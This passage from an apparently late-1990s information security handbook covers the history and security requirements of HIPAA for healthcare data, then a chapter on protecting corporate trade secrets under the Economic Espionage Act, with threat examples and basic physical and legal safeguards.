HISTORY REPEATS ITSELF

In 1972, in a similar environment of public distrust, then Department of Health and Human Services Secretary Elliot Richardson appointed an advisory board to assist the federal government in identifying approaches to protect the privacy of information in an ever-evolving computer age. The board issued a report detailing a code of fair information principles, which became the National Privacy Act of 1974.

The act outlines five separate and distinct practices:

Fair Information Privacy Principles

- "There must be a way … to prevent information about a person that was obtained for one purpose from being used or made available for other purposes without that person's consent.
- There must be no personal data record-keeping systems whose very existence is secret.
- There must be a way for a person to correct or amend a record of identifiable information about that person.

- There must be a way for a person to find out what information about that person is in a record and how it is used.
- Any organization creating, maintaining, using, or disseminating records of identifiable personal data must ensure the reliability of the data for their intended use and must take steps to prevent misuse of the data."

Many bills and proposals concerning privacy of medical information have preceded the most prominent law, the Health Insurance Portability and Accountability Act (HIPAA), enacted in 1996. In 1995, Senator Robert Bennett (R-Utah) sponsored the Medical Records Confidentiality Act, designed to protect the privacy of medical records. Items addressed in the proposed legislation were:

1. Procedures for individuals to examine their medical records and the ability to correct any errors.
2. Identifies persons and entities with access to individually identifiable information as "health information trustees" and defines circumstances under which that information can be released, with or without patient authorization.
3. Establishes federal certification of health information services, which must meet certain requirements to protect identifiable information.
4. Provides both civil and criminal penalties, up to $500,000 and 10 years' imprisonment, for wrongful disclosure of protected information.

It is important to note that Bennett's bill would apply to medical information in any form, as compared to HIPAA legislation, which calls for the protection of *electronic* medical information. Bennett has indicated his resolve and declared his intention to reintroduce his bill, S.2609 in the 106th Congress in 1999.

Heightened interest in patient rights, sparked partially by tragic stories of individuals who died due to delays in medical treatment, led Senate Democratic Leader Tom Daschle to introduce the Patients' Bill of Rights in March of 1998. This law would guarantee patients greater access to information and necessary care, including access to needed specialists and emergency rooms, guarantee a fair appeals process when health plans deny care, expand choice, protect the doctor–patient relationship, and hold HMOs accountable for decisions that end up harming patients. Daschle's bill also:

- Requires plans and issuers to establish procedures to safeguard the privacy of any individually identifiable enrollee information.
- Maintains records and information in an accurate and timely manner.
- Assures the individual's timely access to such records and information.

Additionally, other organizations committed to strong privacy legislation, such as the Electronic Privacy Information Center (EPIC), have proposed multiple versions of similar bills. Most call for stringent controls over medical records. Many go beyond and call for advanced technical controls, including encryption and audit trails which record every access to every individual.

THE MULTITUDE OF PRIVACY LAWS PROPOSED IN RECENT MONTHS

The federal government, very aware of its citizens' concerns, is answering their outcry with no less than a dozen healthcare privacy laws, proposed in recent congressional sessions. Some of the most publicized are:

- McDermott Bill, a.k.a. "Medical Privacy in the Age of New Technologies Act" — 1997
- Jeffords–Dodd Bill, a.k.a. "Health Care Personal Information Non-Disclosure Act" — 1998
- Senate Bill S.2609, a.k.a. the Bennett Bill. This proposed legislation is important to note because it addresses information in all media, whereas the other bills address the protection of information in electronic format only.
- Kennedy–Kassebaum Bill, a.k.a. the Health Insurance Portability and Accountability Act (HIPAA) — 1996

> "Electronic medical records can give us greater efficiency and lower cost. But those benefits must not come at the cost of loss of privacy. The proposals we are making today will help protect against one kind of threat — the vulnerability of information in electronic formats. Now we need to finish the bigger job and create broader legal protections for the privacy of those records."
>
> *— The Honorable Donna E. Shalala, 1997*

Kennedy–Kassebaum Bill: Background

Several iterations of congressional hearings occurred where stories were told of citizens suddenly found to be uninsurable because they had changed jobs. These instances of insurance loss led to a plethora of tragic incidents, motivating Senators Edward M. Kennedy (D-Massachusetts) and Nancy Kassebaum (R-Kansas) to propose the legislation known as the Kennedy–Kassebaum Bill, also known as HIPAA. Because approximately two thirds of Americans are insured through their employers, the loss of a job often means the loss of health insurance — thus the justification for the term "portability," enabling individuals to port their health plan coverage to a new job. Legislators took this opportunity to incorporate privacy provisions into the bill, and thus, under HIPAA, the Health Care Financing

Administration (HCFA) has issued a series of proposed rules that are designed to make healthcare plans operate securely and efficiently.

"For the Record": The Report

In 1997, the government-sponsored National Research Council report, "For the Record: Protecting Electronic Health Information," captured the essence of the status of security in the healthcare industry. The report came to several conclusions, which laid the foundation for the call from Congress and the Department of Health and Human Service, to define security standards for the healthcare industry. The report concluded:

1. Improving the quality of healthcare and lowering its cost will rely heavily on the effective and efficient use of information technology; therefore, it is incumbent on the industry to maintain the security, privacy, and confidentiality of medical information while making it available to those entities with a need.
2. Healthcare organizations, including health maintenance organizations (HMOs), insurance companies, and provider groups, must take immediate steps to establish safeguards for the protection of medical information.
3. Vendors have not offered products with inherent protective mechanisms because customers are not demanding them.
4. Individuals must take a more proactive role in demanding that their personally identifiable medical information is protected adequately.
5. Self-regulation has not proven successful; therefore, the state and federal governments must intercede and mandate legislation.
6. Medical information is subject to inadvertent or malicious abuse and disclosure, although the greatest threat to the security of patient healthcare data is the authorized insider.
7. Appropriate protection of sensitive healthcare data relies on both organizational policies and procedures as well as technological countermeasures.

Satisfying these important security and privacy considerations is the basis for the administrative simplification provisions of HIPAA. At last, the healthcare industry is being tasked to heed the cry that the citizenry has voiced for years, "Maintain my privacy and keep my personal, sensitive information private."

HIPAA ADMINISTRATIVE SIMPLIFICATION: SECURITY STANDARDS

The specific rules that apply to security standards that protect healthcare-related information (code set 6 HCPR 1317) were issued August 17, 1998, for public comment. The deadline for comment was October 13, 1998. According to HCFA, the volume of comments received was extraordinary.

Plans and providers cried that implementation of the standards would be onerous and cost-prohibitive. HCFA essentially replied that "security is a cost of doing business" and the deadlines will stand. Those deadlines include adoption of security standards by 2002. Moreover, HIPAA requires Congress to pass comprehensive privacy legislation to protect individual health information by August 1999. If lawmakers fail to meet that deadline, then the responsibility falls to the Secretary of DHHS to promulgate protections by February 2000.

Throwing her full support behind HIPAA security standards, Shalala stated, "When Americans give out their personal health information, they should feel like they're leaving it in good, safe hands. ….Congress must pass a law that requires those who legally receive health information to take real steps to safeguard it."

President Bill Clinton has publicly supported privacy legislation for the healthcare industry since 1993. In a May 1997 speech at Morgan State University, the President reiterated that "technology should not be used to break down the wall of privacy and autonomy that [sic] free citizens are guaranteed in a free society."

Horror stories of inadvertent or malicious use or disclosure of medical information are held closely by healthcare organizations. No corporate officer wants to admit that information has "leaked" from his company. However, there are several publicized war stories in which sensitive patient healthcare information has been disclosed without proper authorization, resulting in misfortune and tragedy. For example, when former tennis star Arthur Ashe was admitted to a hospital due to chest pains, his HIV-positive status was discovered and leaked to the press, causing great embarrassment and strife not only to Ashe and his family, but to the medical institution as well.

In another instance, a claims processor brought her young teenager to work and sat her in front of a terminal to keep her occupied. The daughter accessed a database of patients who had been diagnosed with any number of maladies. The teenager concocted a game whereby she called several of the patients, pretended to be the provider, and misreported the diagnoses. One patient was told he had contracted AIDS. The man committed suicide before he could be told the report was the prank of a mischievous child.

In another instance, a healthcare maintenance employee, undergoing a nasty child custody battle with his wife's sister, gained access to his company's system, where he discovered some sensitive information about his sister-in-law, also covered by the health plan. He revealed this information in court in an attempt to discredit her. She sued the health plan for negligence and won the case.

These scenarios are not as rare as we would like to believe. The existing legal structure in healthcare does not provide for effective control of patient medical information. The federal government recognizes this and has attempted to forcefully impose stringent regulation over the protection of health information.

Under HIPAA, healthcare organizations must develop comprehensive security programs to protect patient-identifiable information or face severe penalties for noncompliance. Industry experts estimate that HIPAA will be the "next Y2K" in terms of resources and level of effort, and that annual healthcare expenditures for information security will increase from $2.2 million to $125 million over the next 3 years.

The HIPAA standards, designed to protect all electronic medical information from inadvertent or intentional improper use or disclosure, include provisions for the adoption of:

1. Organizational and administrative procedures
2. Physical security safeguards
3. Technological security measures

Health plans have until early 2002 to adopt these requirements. Although the intent of the standards should be uniform and consistent across the healthcare industry, considerable interpretation might alter the implementation of the controls from one organization to another. The HIPAA security requirements are outlined below.

1. Organizational and Administrative Procedures

1. Ensure that organizational structures exist to develop and implement an information security program. This formal, senior management-sponsored and supported organizational structure is required so that the mechanisms needed to protect information and computing resources are not overridden by a senior manager from another function, for example, Operations or Development, with their own "agendas" in mind. This requirement also includes the assignment of a Chief Security Officer responsible for establishing and maintaining the information security program. This program's charter should ensure that a standard of due care and due diligence is applied throughout the enterprise to provide an adequate level of assurance for data security (integrity/reliability, privacy/confidentiality, and availability).
2. The Chief Security Officer is responsible for the development of policies to control access to and for the release of, individually identifiable patient healthcare information. The over-arching information security policy should declare the organization's intent to comply with regulations and protect and control the security of its

information assets. Additional policies, standards, and procedures should define varying levels of granularity for the control of the sensitive information. For example, some of the policies may relate to data classification, data destruction, disaster recovery, and business continuity planning.

One of the most important organizational moves that a healthcare organization must make for HIPAA compliance is in appointing a Chief Security Officer (CSO). This person should report at a sufficiently high level in the organization so as to be able to ensure compliance with regulations. Typically, the CSO reports to the Chief Information Officer (CIO) or higher. This function is tasked with establishing the information security program, implementing best practices management techniques, and satisfying legal and regulatory requirements. Healthcare organizations seeking qualified, experienced security officers prefer or require candidates to be certified information system security professionals (CISSPs). This certification is offered solely by the non-profit International Information Systems Security Certification Consortium (ISC^2) in Massachusetts. More information about professional certification can be obtained from the organization's Web site at www.isc2.org.

3. The organization is required to establish a security certification review. This is an auditable, technical evaluation establishing the extent to which the system, application, or network meets specified security requirements. The certification should also include testing to ensure that the controls actually work as advertised. It is wise for the organization to define control requirements up front and ensure that they are integrated with the business requirements of a system, application, or network. The certification documentation should include details of those control requirements, as well as how the controls are implemented. HIPAA allows for the certification to be done internally, but, it can also be done by an external agency.
4. Establish policies and procedures for the receipt, storage, processing, and distribution of information. Realizing that information is not maintained solely within the walls of an individual organization, HIPAA calls for an assurance that the information is protected as it traverses outside. For example, an organization should develop a policy that mandates authorization by the business owner prior to sending specific data to a third-party business partner.
5. Develop a contractual agreement with all business partners, ensuring confidentiality and data integrity of exchanged information. This standard may manifest itself in the form of a confidentiality clause for all contractors and consultants, which will bind them to maintain the confidentiality of all information they encounter in the performance of their employment.

6. Ensure access controls that provide for an assurance that only those persons with a need can access specific information. A basic tenet of information security is the "need to know." This standard requires that appropriate access is given only to that information an individual requires in order to perform his job. Organizations should establish procedures so that a business manager "owns" the responsibility for the integrity and confidentiality of the functional information, e.g., Claims, and that this manager authorizes approval for each employee to access said information.
7. Implement personnel security, including clearance policies and procedures. Several organizations have adopted human resources procedures that call for a background check of their employment candidates. This is a good practice and one that is recognized as an HIPAA standard. Employees, consultants, and contractors, who have authorized access to an organization's information assets, have an obligation to treat that information responsibly. A clearance of the employee can guarantee a higher degree of assurance that the organization can entrust that individual with sensitive information.
8. Perform security training for all personnel. Security education and awareness training is probably the most cost-effective security standard an organization can adopt. Information security analyses continually reflect that the greatest risk to the security of information is from the "insider threat."
9. Provide for disaster recovery and business resumption planning for critical systems, applications, and networks.
10. Document policies and procedures for the installation, networking, maintenance, and security testing of all hardware and software.
11. Establish system auditing policies and procedures.
12. Develop termination procedures which ensure that involuntarily terminated personnel are immediately removed from accessing systems and networks and voluntarily terminated personnel are removed from systems and networks in an expedient manner.
13. Document security violation reporting policies and procedures and sanctions for violations.

2. Physical Security Safeguards

1. Establish policies and procedures for the control of media (e.g., disks, tapes), including activity tracking and data backup, storage, and disposal.
2. Secure work stations and implement automatic logout after a specified period of nonuse.

3. Technological Security Measures

1. Assure that sensitive information is altered or destroyed only by authorized personnel.
2. Provide the ability to properly identify and authenticate users.
3. Create audit records whenever users inquire or update records.
4. Provide for access controls that are either transaction-based, role-based, or user-based.
5. Implement controls to ensure that transmitted information has not been corrupted.
6. Implement message authentication to validate that a message is received unchanged.
7. Implement encryption or access controls, including audit trails, entity authentication, and mechanisms for detecting and reporting unauthorized activity in the network.

One of the biggest challenges facing the organizations that must comply with HIPAA security standards is the proper interpretation of the regulation. Some of the standards are hazy at this time, but the fines for noncompliance are well-defined. HIPAA enforcement provisions specify financial and criminal penalties for wrongful disclosure or willful misuse of individually identifiable information at $250,000 and 10 years of imprisonment per incident.

SUMMARY

The reader can see that the security manager in the healthcare industry has an ominous task, and federal regulations make that task an urgent one. However, with the adoption of generally accepted system-security principles and the implementation of best-security practices, it is possible to develop a security program that provides for a reasonable standard of due care, and one that is compliant with regulations.

Protecting High-Tech Trade Secrets

William C. Boni

As business organizations enter the 21st century, it is vital that the managers and executives who lead them understand that there is a wide array of dark new threats. These threats strike at the core of what is increasingly the organization's most critical assets — the information, intellectual property and unique "knowledge value" which has been acquired in designing, producing, and delivering products and services. Many of these threats arise from the digital properties now associated with forms of critical information. The methods and techniques of acquiring sensitive information, which were previously available only to the world's leading intelligence services, are now widely available to anyone willing to engage "retired" professionals or acquire sophisticated electronic equipment. These capabilities create a host of new vulnerabilities that extend far beyond the narrow focus on computers and networks. The risk to company information increases as both people and technology, honed in the Cold War, now move into collecting business and technology secrets. Information protection programs for leading organizations must move beyond the narrow focus of physical security and legal agreements, to a program that safeguards their proprietary rights. A new awareness derived from assessing security implications of operational practices and applying a counter-intelligence mindset are essential to protect the enterprises' critical information assets against sophisticated and determined adversaries.

The new opponents of an organization may range from disgruntled insiders seeking revenge, to unethical domestic competitors, to a foreign nation's intelligence services operating on behalf of their indigenous "national flag" industry participant. Such opponents will not be deterred or defeated by boilerplate legal documents nor minimum-wage security guards. Defeating these opponents requires a well-designed and carefully implemented program to deter, detect, and if necessary, actively neutralize efforts to obtain information about the organization's plans, products, processes, people, and facilities capabilities, intentions, or activities.

The fact is that few in business truly appreciate the arsenal now available to "The Dark Side," which is how many protection professionals refer to those who steal the fruits of other's hard work. Understanding how "technology bandits" operate, their methods, targets, capabilities, and limitations, is essential to allow the organization to design safeguards to protect its own critical information against the new dangers. It is also important that managers understand they have a responsibility to help level the global playing field by encouraging foreign and domestic competitors to conform to a common ethical standard. The common theme must be fair treatment of the intellectual property of others. When an organization detects an effort to improperly obtain its intellectual property and trade secrets, it must use the full sanctions of relevant laws. In the U.S., companies now may benefit by seeking federal felony prosecutions under the Economic Espionage Act of 1996!

TRADE SECRET OVERVIEW AND IMPORTANCE

In any discussion of intellectual property and organizational information, it is first important to understand the distinction between trade secrets and patents. The U.S. (or any other national government) grants a patent to the inventor of a novel and useful product or process. In exchange for public disclosure of required information, the government grants the inventor exclusive benefits of ownership and profits derived from ownership for a period of time, commonly 17 years from date of issue or 20 years from date of application for a patent.

However, a business may decide that as a practical matter, it may ultimately derive more commercial advantages by maintaining as a "trade secret" the information, product, or process. The term "trade secret," for those from military or governmental backgrounds, is not the same as national security or "official" secrets. In identifying something as a trade secret, it qualifies as a special form of organizational property, which may be protected against theft or misappropriation. Essentially it means information, generally but not exclusively of a scientific or technical nature, which is held in confidence by the organization and which provides some sort of competitive advantage. The major advantage of protecting something as a trade secret rather than as a patent is that the company may, if it exercises appropriate oversight, continue to enjoy the profits of the "secret" indefinitely.

A practical example of a trade secret's potential for "unlimited" life is the closely guarded formula for Coca-Cola, which has been a carefully protected trade secret for over 80 years. However, there is a downside of protecting valuable discoveries as trade secrets. If the organization fails to take reasonable and prudent steps to protect the secret, they may lose

some or all of the benefits of trade secret status for its information. This may allow another organization to profit from the originator's hard work!

Proprietary Information and Trade Secrets

As a practical matter, all of the information which a company generates or creates in the course of business operations and practices can be considered "proprietary." The dictionary defines proprietary as "used, made, or marketed by one having the exclusive legal rights" (*Webster's Collegiate*), which essentially means the company has an ownership right to its exclusive use. Although ALL trade secrets ARE proprietary information, not *all* proprietary information will meet the specific legal tests which are necessary to qualify them as trade secrets. Therefore, trade secrets are a specialized subset of proprietary information, which meet specific tests established in the law. Trade secrets statutes under U.S. laws provide the following three elements that must *all* be present for a specific piece or category of information to qualify for trade secret status:

- *The information MUST be a genuine, but not absolute or exclusive, "SECRET."* This means that an organization need not employ draconian protection measures and also that even though elements of the secret, indeed the secret itself, may be discoverable, through extraordinary (even legal means), it nonetheless is not generally apparent, and may thus qualify for trade secret status. The owner may even license the secret to others, and as long as appropriate legal and operational protections are applied, it remains a protected asset. It is also possible that a trade secret may be independently discoverable and usable by a competitor, and it can simultaneously be a trade secret for both developers!
- *It must provide the owner competitive or economic advantages.* This means the secret must have real (potential) business value to the holder/owner. A business secret that merely conceals inconsequential information from the general public cannot be protected as a trade secret.
- *The owner must take "reasonable" steps to protect the secret.* For those involved in both protection of an organization's trade secrets as well as those whose responsibility includes ferreting out the business strategies of competitors, *this* is the most crucial element in qualifying for trade secret status and attendant rights. Regrettably, neither courts nor legislatures have provided a convenient checklist of the minimum measures to qualify for the "reasonable" steps. Over the years, courts have applied the "reasonable" test and in a series of cases, defined commonly accepted minimum measures. In many cases the courts have ruled that a plaintiff's lack of a specific safeguard defeated their claim of trade secrets status for the information at

issue. It is critical to understand that a court's decision as to what is necessary to protect an organization's trade secrets will depend on what is "reasonable" under the specific circumstances of a given situation, and therefore is extremely difficult to predict in advance of a trial. As a general standard, the protections that are "reasonable" will also reflect the common business practices of a particular industry.

Economic Espionage Act (EEA) of 1996

The single most significant development in trade secret protection in the U.S. was passage of the EEA in 1996. Title 18 USC sections 1831 and 1832 were added to the federal statutes after a series of disappointing cases became public which proved the need for new laws to deal with theft of technology and trade secrets. When President Clinton signed this act into law on October 11, 1996, American industry was given a strong weapon designed to combat the theft of trade secrets. The act created for the first time a *federal* law that criminalized the theft or misappropriation of organizational trade secrets, whether done by domestic or foreign competitors or by a foreign governmental entity. A key clause in the act defines trade secrets:

EEA Definition of Trade Secrets. The term "trade secret" means all forms and types of financial, business, scientific, technical, economic, or engineering information, including patterns, plans, compilations, program devices, formulas, designs, prototypes, methods, techniques, processes, procedures, programs, or codes, whether tangible or intangible, and whether or how stored, compiled, or memorialized physically, electronically, graphically, photographically, or in writing if:

1. the owner thereof has taken reasonable measures to keep such information secret; and
2. the information derives independent economic value, actual or potential, from not being generally known to, and not being readily ascertainable through proper means by, the public.

Value of Intellectual Property

In reviewing the definition as to what may qualify as a trade secret under the EEA, it seems that almost anything could be declared a trade secret. This seems to be a prudent approach because advanced business organizations in the developed world are largely based on the knowledge that such organizations have captured, for example, in their design, production, and operational systems. New and more advanced products and services derive from the aggregation of the learning organization knowledge, which is translated into "intellectual property" (abbreviated IP) to distinguish it from the tangible property of the organization. IP is generally con-

sidered to consist of the patents, copyrights, trademarks, and trade secrets of the organization, which are normally lumped into the overall category of "intangible assets" on the balance sheet. Although not reflected in traditional accounting practices, the IP of companies has increasingly become the source of competitive advantage. The significance of these assets is demonstrated by the fact that by some estimates over 50 percent or more of the market capitalization of a typical U.S. company is now subsumed under intangible assets, i.e., primarily intellectual property. Several industry segments are especially dependent on aggregating "knowledge" into their products in order to create valuable intellectual property.

Semiconductors. The most significant IP is not merely the designs (the specific masks or etchings) which are the road map of the chips, but also the exact assembly instructions. Although product lifecycles can be measured in months, the effort of thousands of highly educated engineers working in collaborative teams to design, debug, and manufacture leading-edge chips, should be measured in years. If a competitor has both the masks and the assembly instructions, they may anticipate the originator's target and "leap frog" over a current-generation product in price and performance. Alternatively they may merely join the originator in the market with a "me too" product. Such a strategy may be very attractive to an unethical competitor as it could allow them to remain competitive without investing as much time and resources in primary design as the originator.

Biotechnology and Pharmaceutical Products. Often developed over five to seven years and costing hundreds of millions of dollars each, a successful product will represent the work of hundreds of highly trained scientists, engineers, medical experts, physicians, nurses, and others. This highly educated workforce generates a product, which in the end may only be protected by a "production process" patent. The pure science which provides the foundation for such drugs is often public, so the organization's return on investment may well ride on safeguarding the various unique processes associated with development, production, or delivery of a therapeutic drug. Once again a competitor, especially one from a country where intellectual property rights are not well established or respected, may derive significant advantages by misappropriating or stealing product information early in a product's lifecycle. With luck or planning, such thefts may allow development of a competitive alternative that could be produced at minimum cost to the competitor and marketed locally with the encouragement or support of the national government.

Software Products. Without question, the rapid pace of information technology would not be as fast in the absence of sophisticated software products. Applications harness the raw horsepower of the silicon chip and deliver control to a user's business needs. Such tools benefit from highly

skilled programmers working collaboratively to fashion new features and functionality. Their knowledge is captured in the product and becomes the source of an organization's ability to deliver new products.

Source code for new or unreleased software may be targeted by unscrupulous competitors or spirited away by employees lured away by better pay or working conditions. Too often, applications development staff will take with them copies of any new software they helped develop or to which they had access during their term of employment. This is an especially serious problem when contract programmers are employed, because by the nature of their assignments, they know their term is limited (e.g., Year 2000). Thus, they may be tempted to market a product developed for one client to another.

Sensitive Information Is Often Portable and Digital

Sensitive proprietary information and other valuable intellectual property including an organization's trade secrets are now often captured in some digital form. Critical trade secrets worth billions of dollars may be contained in CAD/CAM drawing files, a genetics database, or compiled source code for a breakthrough software application. This digital form creates a whole new class of problems that must be considered by protection professionals. Most new products owe their existence to the computers, networks, and users of those systems. However, in a digital state, and in a typical client-server-based systems environment, the "crown jewels" of organizational sensitive proprietary information are often poorly protected against unauthorized access. Such access may allow the hostile intruder or the malicious insider to purloin a duplicate of the original data, and perhaps corrupt or destroy the original. In a matter of seconds, a misappropriated copy of the corporate "crown jewels" can be sent to an exotic location on the other side of the planet. From there the thief may auction it off to the highest bidder or sell it to a competitor. This frightening possibility should, in and of itself, inspire the senior managers of leading companies to give increased priority to computer and network security. As we shall discuss a little later, it seems many organizations have not yet fully recognized the many risks to their intellectual property and trade secrets that poorly controlled systems and networks create.

Increased Potential for "Loss of Control"

As more organizations deploy network technology and as the IP crown jewels become more digital and portable, it's possible, perhaps even likely, that management will lose control of these key assets. Without constant attention, testing, and monitoring, the risk of a catastrophic loss of control and of the IP assets themselves is high.

Typical Confidential Information

Managers who apply themselves can quickly identify a list of the information about their organization that they consider confidential and which may be considered as sensitive and proprietary information that may also qualify for "trade secret" status. The difference between "confidential" and merely "proprietary" is often based on management's assessment of the competitive advantage that accrues to the organization by managing dissemination of the information. However, given the vast quantity of proprietary information created and stored by contemporary organizations, it is essential to stratify information. This essential step allows organization management to identify the truly critical proprietary information from items that are merely sensitive. Napoleon's maxim of war is appropriate to consider, "He who defends everything, defends nothing!" If an organization does not stratify or prioritize its information assets it is likely to spend too much time and money protecting the "crown jewels" (which typically also qualify as trade secrets), and mundane, low-value information equally. Alternatively, they may not invest sufficiently in protecting their core assets and lose considerable advantage when trade secrets and other critical information are compromised.

In a systematic and well-planned project, managers and corporate attorneys should consider what information, both by type and content, are of value and importance to the organization's business operations, capabilities, and intentions. From this list of valuable information the company should then identify those items or elements of information which are real sources of competitive advantage. Of this last group, the organization should determine which, if any, may qualify for trade secret status. Note that in this process it is likely that some very valuable and useful information will provide competitive advantage, but may not be protectable as a trade secret.

Unquestionably there will be trade secrets that have previously not been considered as such. The following list, while not all-inclusive, at least provides a point of departure for creating an organizational inventory which may be supplemented with industry and organization specific categories.

- Business plans and strategies
- Financial information
- Cost of research, development, and production
- New products: pricing, marketing plans, timing
- Customer lists, terms, pricing
- Research and development priorities, plans, activities
- Inventions and technology information
- Unique or exceptional manufacturing processes

- Facility blueprints, floor plans, layouts
- Employee records and human resources information

While any or all the above categories of information are likely to be considered "confidential," what does that really mean? Essentially "confidential" information if disclosed, modified, or destroyed, without appropriate controls or authorization, would likely have adverse consequences on the organization's business operations. However, any or all of the above information, plus any that is unique to your business could potentially be identified as a "trade secret" and benefit from additional legal protection providing it meets the previously discussed tests.

This "audit" or inventory procedure should then be taken to at least one more level of detail. In cooperation with the organization's information technology (IT) management and line managers, the specific documents, systems (servers, databases, work stations, document imaging/production, networks, etc.), file cabinets, and work areas (buildings) that contain the identified "trade secrets" and sensitive proprietary information should be identified. These environments should then be reviewed/inspected and the degree of compliance with trade secret protection requirements should be the standard for the inspection. At a minimum, all IT systems which contain trade secret and sensitive proprietary information must provide individual accountability for access to their contents and a secure audit trail of the access activity of specific users. Any systems, which do not provide at least these functions, should be upgraded to such functionality on a priority basis.

NEW THREATS TO SENSITIVE, PROPRIETARY INFORMATION

Threats to an organization's sensitive proprietary information have never been more formidable. Each of the following issues is significant and requires that any existing programs to safeguard the "crown jewels" be reassessed to ensure the risks have been appropriately managed.

Decline in Business Ethics and Loyalty

A recent newspaper headline declared "48% of Employees Lie, Cheat, Steal." However surprising such a statement may seem, the conclusions implied by the title were not fully justified in the supporting article, e.g., many employees engage in relatively innocuous acts of petty theft, such as office supplies. However, within the context of other studies, the conclusion is inescapable, there has been a substantial decline in employee loyalty and an increase in the range of actions that are considered acceptable business practices. As further proof of the overall change in business ethics, consider the story related by Staples' Chairman Thomas Stemberg in his book *Staples for Success*. In the book, the author describes how he

asked his wife to apply for a job with arch rival Office Depot's Atlanta delivery-order center, apparently to gain insights concerning their training methods.

It's also important to appreciate the many changes in work force psychology, which grew out of the downsizing and outsourcing efforts of organizations in the late 1980s and early 1990s. Many workers and mid-level managers learned a harsh lesson: the organization will do without them, regardless of the consequences to the individuals. While such actions may have been necessary to survive in a global economy, many people drew the conclusion that the bond of loyalty between employer and employee had become a one-way street. As a consequence, some decided to do whatever they needed to survive. Once an individual reaches this point, it is easy to rationalize serious criminal behavior on the grounds that "everyone is doing it" or they are only getting their "fair share" before the organization eliminates their job. Although the U.S. economy now seems to have weathered the worst of this period, managers and executives must understand that the base of employee loyalty is often very shallow. Executives should consider the degree of employee loyalty as they design their protection measures, especially for the corporate crown jewels.

The Internet: Hacker Playground

One of the most remarkable changes in the late 20th century has been the explosive growth in the use of the Internet. Until the late 1980s it was the playground for hackers and computer nerds. Since that time, tens of millions of individuals have obtained personal accounts and hundreds of thousands of organizations have established Internet connections. As the number of businesses using "the net" has exploded, so too has the reported rate of computer and network intrusions.

Without question many network based "attacks" are not serious. However, the number and consequence of malicious activity are increasing. The 1997 Computer Security Institute/FBI Survey showed an increase of 36 percent in known instances of computer crime from the 1996 survey. The simple equation is increased network connectivity results in more computer crimes. Organizations that blindly hook up to the net without a well-thought-out protection plan place their sensitive intellectual property and trade secrets at serious risk.

The adverse impact on information protection of the global Internet and the rapid increases in Internet users should not be underestimated. Since the "net" now encompasses all continents and more than 100 countries, it is possible to reach anywhere from anywhere. The plans to circle the globe with low-orbiting satellites will increase both access and mobility. It is important to recognize that the Internet is essentially unregulated, and

that there is NO central management or policing. When something happens, whether an attempted intrusion via the net or an unsolicited Spam storm, organizations often have few alternatives but to help themselves.

Growing Threat of Espionage

Perhaps the least appreciated new threat to organization information is the efforts by some companies and many countries to steal critical business information and trade secrets. Is this a real problem? According to the American Society of Industrial Security (ASIS), U.S. companies may have lost as much as $300 billion in trade secrets and other intellectual property in 1997.

A review of recent high-profile cases in the public domain shows that many well-known companies have been targets of industrial espionage and theft of technology and trade secrets. For example, a very short list would include:

- Intel, whose Pentium chip designs were stolen by an employee and offered to AMD.
- Representatives of a Taiwanese company who were willing to bribe a corrupt scientist to steal the secrets of Bristol Myers Taxol® production process information.
- In the another recent case, Avery-Denison learned that one of their research scientists was selling company information to a foreign competitor.
- In the most famous case in recent times, a former high-ranking executive of General Motors was accused of stealing literally box loads of highly confidential documents and offering them to his new employer, Volkswagen.
- Other cases include a retired engineer who sold Kodak trade secrets and a contract programmer who offered to sell key information concerning Gillette's new shaving system.

These scenarios indicate that the theft of trade secrets is a thriving business. According to the FBI, they have literally hundreds of investigations under way. It's important to note that these represent only some of the cases which are publicly known, and do not include cases which are quietly investigated and resolved by organizations fearful of the adverse publicity attendant to a litigation or prosecution. There are likely an even larger number of cases which go completely undetected and which may contribute to the potential failure of large and successful organizations.

Impact of Global Business Operations

Globalization of business operations is a major trend of the late 20th century. It is now a fact that most business organizations operate and compete

throughout the world. An important factor to consider in global operations is that the standards of business and ethics, which prevail in the heartland of the Midwest, are not necessarily those which exist in remote areas of the world. Nations such as China and various Southeast Asian nations are real challenges, as they do not, at present, honor intellectual property rights to the extent common in much of Europe and North America. Unrelenting competition for survival and success may create situations where theft of trade secrets seems to promise the beleaguered executive an easy way to remain in business without the need to invest as much in developing new products or improving his operations.

Threats from Networks, Computers and Phones

Generally it has been argued that advanced nations have reaped increased productivity through many benefits of sophisticated communication. With regard to protecting trade secrets, such technologies raise a host of questions. First, as they proliferate throughout the organization, WHERE are the organization's secrets? This is more than just a question of primary physical storage. To properly answer the question, the organization must consider both hard copy documents, individual desktop microcomputers, file servers, databases, backup files/media, as well as imaging/document management and other computer and networking systems.

The myriad of locations and variety of forms and formats which may contain sensitive proprietary information makes it very difficult, sometimes impossible, to know with certainty WHO has access to company secrets! And in cases where management believes they have adequate control over access to sensitive proprietary information, HOW do they really know? Too often managers rely on simple assertions from the Management Information Systems (MIS) and Information Technology (IT) staff that the system and network controls are adequate to protect the organizational crown jewels. Given the importance of the topic and complexity of the environments, senior management is well advised to verify actual conditions of the security and control measures on a periodic basis.

The advent of inter-organizational networks, typically dubbed "extranets," should cause managers concerned with safeguarding their crown jewels to take a hard look at the function and features of the environment. Without careful attention to the configuration and management, it is possible that outsiders will be able to gain access to organization information that extends well beyond the legitimate scope of the relationship.

WHAT MUST BE DONE?

Managers who appreciate the full nature and scope of the threat to sensitive proprietary information and trade secrets must implement

protective measures to mitigate the most likely vulnerabilities of their organizations. With regard to protecting trade secrets, there are some measures which have been found to be essential. There are now many additional security measures, which are highly recommended, even though they have not yet been held to be essential.

Required Protection Measures for Protecting Trade Secret Information

Although the courts in the U.S. have not published any sort of handbook which describes required protective measures to safeguard intellectual property, review of various case decisions provides various examples where judges have ruled in such a way that clearly indicated the desirability of the security measure.

Visitor Sign In and Escort. Common sense indicates all non-employees entering the company facility should be escorted by host employees, sign in at reception, and be retained until the host escort arrives. Too often, once inside the facility, host employees' excessive hospitality gives the visitor free reign of the site. In the absence of well-maintained internal perimeters, visitors may obtain accidental or deliberate access to sensitive areas, files, documents, and materials. Also, the unguarded conversations of co-workers unaware of the status of the listener may result in disclosure of sensitive information.

Identification Badges. Distinctive badges with photo provide good control over egress and exit. These are also so inexpensive that organization management would appear foolish if they failed to implement some sort of badging system.

Facility Access Control System. Often tied into the photo-ID badge system used by the organization, facility access control systems provide convenient and automated authentication technology. In the past, card readers alone were sufficient. However, many sophisticated organizations with significant assets are implementing biometric (voice, hand geometry, or retina) systems. Such systems dramatically curtail the potential for abuse.

Confidentiality/Nondisclosure Documents. These confidentiality and nondisclosure statements should specify invention assignments as well as an agreement to protect proprietary information.

